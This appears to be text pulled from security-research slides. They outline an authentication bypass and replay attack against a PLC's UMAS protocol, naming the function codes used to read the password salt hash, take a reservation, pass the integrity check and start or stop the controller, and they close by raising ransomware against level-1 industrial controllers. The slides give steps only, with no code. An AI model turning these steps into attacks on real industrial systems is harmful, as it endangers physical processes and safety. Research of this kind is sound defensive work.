
# Summary the Authentication Bypass

- Obtain **pwd\_salt\_hash** via UMAS command MemoryBlockRead 0x20
- Generate 32 bytes client random key , and then Receive Challenge key from PLC , calculate the correct value
- Take PLC reservation via UMAS command 0x10
- After bypassing the application password, client and PLC will communicate to perform the integrity check using 0x38 function code



# Replay attack bypassing authorization


- Use a python script to accomplish **Authentication algorithm** and **Integrity-check algorithm**
- Construct the packet message according to authorization steps
- Encapsulate packet with key operations ( start & stop )





# Ransomware attack targeting level 1



The target is a server or a PC, usually running application software.




Is there a ransomware for level 1 embedded controllers???



